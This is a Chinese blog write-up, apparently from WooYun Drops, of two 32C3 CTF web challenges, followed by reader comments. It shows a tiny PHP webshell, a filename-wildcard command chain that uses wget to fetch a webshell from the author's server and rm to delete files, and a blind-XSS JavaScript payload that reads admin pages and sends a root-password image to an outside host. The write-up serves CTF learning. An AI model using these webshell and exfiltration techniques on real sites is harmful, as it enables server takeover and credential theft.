

32C3 CTF 两个Web题目的Writeup

一个狗 (/author/一个狗) · 2015/12/31 11:57

0x00 简介

作为一个销售狗，还能做得动Web题，十分开心。这次搞了两个题目，一个是TinyHosting，一个是Kummerkasten。

0x01 TingHosting

A new file hosting service for very small files. could you pwn it?
<http://136.243.194.53/>

可以首先在页面中发现一个隐藏的src参数，在URL里加上?src=1之后可以返回出页面的源代码。

```
← → ↺ 136.243.194.53/?src=1

<?php
$savepath = "files/" . sha1($_SERVER['REMOTE_ADDR'] . $_SERVER['HTTP_USER_AGENT'] . "/");
mkdir($savepath);
$oldmask = umask(0);
mkdir($savepath, 0777);
umask($oldmask);
touch($savepath . "/index.html");
}
if(isset($_POST['filename']) && isset($_POST['content'])) {
    $fp = fopen($savepath . $_POST['filename'], 'w');
    fwrite($fp, substr($_POST['content'], 0, 7));
    fclose($fp);
    $msg = "File saved to <a>" . $savepath . htmlspecialchars($_POST['filename']) . "</a>";
}
}
<!DOCTYPE html>
<!--[if lt IE 7]> <html class="lt-ie9 lt-ie8 lt-ie7" lang="en"> <![endif]-->
<!--[if IE 7]> <html class="lt-ie9 lt-ie8" lang="en"> <![endif]-->
<!--[if IE 8]> <html class="lt-ie9" lang="en"> <![endif]-->
<!--[if gt IE 8]> <!-->
<html lang="en"> <!--<![endif]-->
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<title>TinyHosting</title>
<link rel="stylesheet" href="css/style.css">
<!--[if lt IE 9]><script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script><![endif]-->
</head>
<body>
<!-- <a href="."/?src=">src</a-->
<form method="post" action="" class="login">
<p>
<label for="login">Filename:</label>
<input type="text" name="filename">
</p>
<p>
<label for="password">Content:</label>
<input type="text" name="content" maxlength="7">
</p>
<p class="login-submit">
<button type="submit" class="login-button">Create!</button>
</p>
<?php: if($msg) echo $msg ?>
</form>

</body>
```

大概的意思就是说可以往服务器上传任意文件名的文件，不过每个文件的内容只有有7个字符那么长。

于是首先google了一下，最短的php webshell应该是14字符的这个：

```
<?=$_GET[1];
```



(/author/一个狗)

一个狗 (/author/一个狗)

(PS：原文的该代码被转意过了,若有错误...见谅.

显然不够长啊。

后来脑洞了很多，想到了可爱的 * ，于是很重要的payload是：

```
z.php
```

内容为：

```
<?=`*`;
```

刚好七个字符，不多不少，能把当前目录下的所有玩意按顺序执行一遍。

于是就要构造一些执行链了，一开始的想法是：

```
busybox ftpget two.dog w.php z.php
```

其中前4个文件内容随意，w.php是上面的关键payload，执行w.php后其内容被我服务器上的webshell覆盖，而获取webshell。

结果悲剧的发现 busybox ftpget 支持的host只能是ip，而不支持域名。

后来想通过wget来构造，利用了302跳转可以跨协议的特点。

```
wget wtf.two.dog z.php
```

前两个文件人意内容，z.php为重要payload，即可拿下webshell。


但仔细一看，这题会在每一个人的目录下创建一个 index.html，于是执行链被破坏没法工作。

于是使用bash来先干掉index.html

构造：

```
bash bb index.html z.php
```

其中bash内容随意，bb的内容为 rm ./ * 不超过7个字符。然后再通过上面的方法即可获得一个webshell，然后在根目录发现一个flag。



之后看了老外的做法真是简单好用，就利用bash、bb和z.php，bb的内容分别为 ls /, cat /f*, 简单直接0 0

0x02 Kummerkasten

Our Admin is a little sad this time of the year. Maybe you can cheer him up at this site <http://136.243.194.46/>
Please note: This challenge does not follow the flag format.

Hints:
To build the flag, concatenate both parts and omit '32C3_'

进去之后只有一个提交留言的地方，四下看了看没发现别的东西，感觉和XSS会有关。

直接丢了一个盲打cookie的payload之后收到了回显：

2015-12-29 13:55:11

- location : http://localhost/admin/comment/35ddc679-e40b-4fdb-8220-a4441d345f71
- toplocation : http://localhost/admin/comment/35ddc679-e40b-4fdb-8220-a4441d345f71
- cookie :
- opener :

- HTTP_REFERER : http://localhost/admin/comment/35ddc679-e40b-4fdb-8220-a4441d345f71
- HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.106 Safari/537.36
- REMOTE_ADDR : 136.243.194.46, 136.243.194.46

删除

drops.wooyun.org

访问过去是403，感觉需要用XSS来读一下页面的内容。

本来的思路是XSS里带上jQuery然后用jQuery操作，结果发现页面里面有，太方便了。

直接用ajax可以轻松读取页面并回传。

看到了 /admin/bugs 和 /admin/token

根据页面中的信息来看，关键是要读两个png图片回来。

最后的payload如下：

```
function getBase64FromImageUrl(url) {
    var img = new Image();
    img.setAttribute('crossOrigin', 'anonymous');

    img.onload = function () {
        var canvas = document.createElement("canvas");
        canvas.width = this.width;
        canvas.height = this.height;

        var ctx = canvas.getContext("2d");
        ctx.drawImage(this, 0, 0);

        var dataURL = canvas.toDataURL("image/png");

        var img = document.createElement('img');
        img.setAttribute('src', 'https://two.dog81/index.html?'+ escape(dataURL.replace(/^data:image\/(png|jpg);base64/, "")));
    };
    img.src = url;
}

$.ajax({
    type: 'GET',
    url: 'http://localhost/admin/token',
    success: function(resp) {
        s = getBase64FromImageUrl('https://localhost/admin/img/root_pw.png?20151228');
    },
    error: function() {
        return "GG";
    }
});
```

然后把两个图里的内容，一个mysql的password和一个6位数字拼起来就是FLAG咯。

0x03 Other

更多的writeup可以参考如下链接：

https://github.com/ctfs/write-ups-2015/tree/master/32c3-ctf-2015/web
(https://github.com/ctfs/write-ups-2015/tree/master/32c3-ctf-2015/web)

☆收藏 分享

昵称

验证码

RJZW

写下你的评论...

发表

 夏殇 2015-12-31 17:27:55

来跟猫爷爷学学姿势

回复

 tonywang 2015-12-31 17:01:29

牛逼啊，不过打不开那个ip了。很好玩的样子

回复

home (/) edit (/n ew send) link (/w p-log in. php? action =logout& red ire ct_to=http3A%2F%2Fwww.wooyun.org)



1kkonzome

2015-12-31 16:19:50

...调皮了

👤 回复



mouff

2015-12-31 16:08:46

一个狗...

👤 回复



数据流

2015-12-31 15:19:15

死猫大人

👤 回复

感谢知乎授权页面模版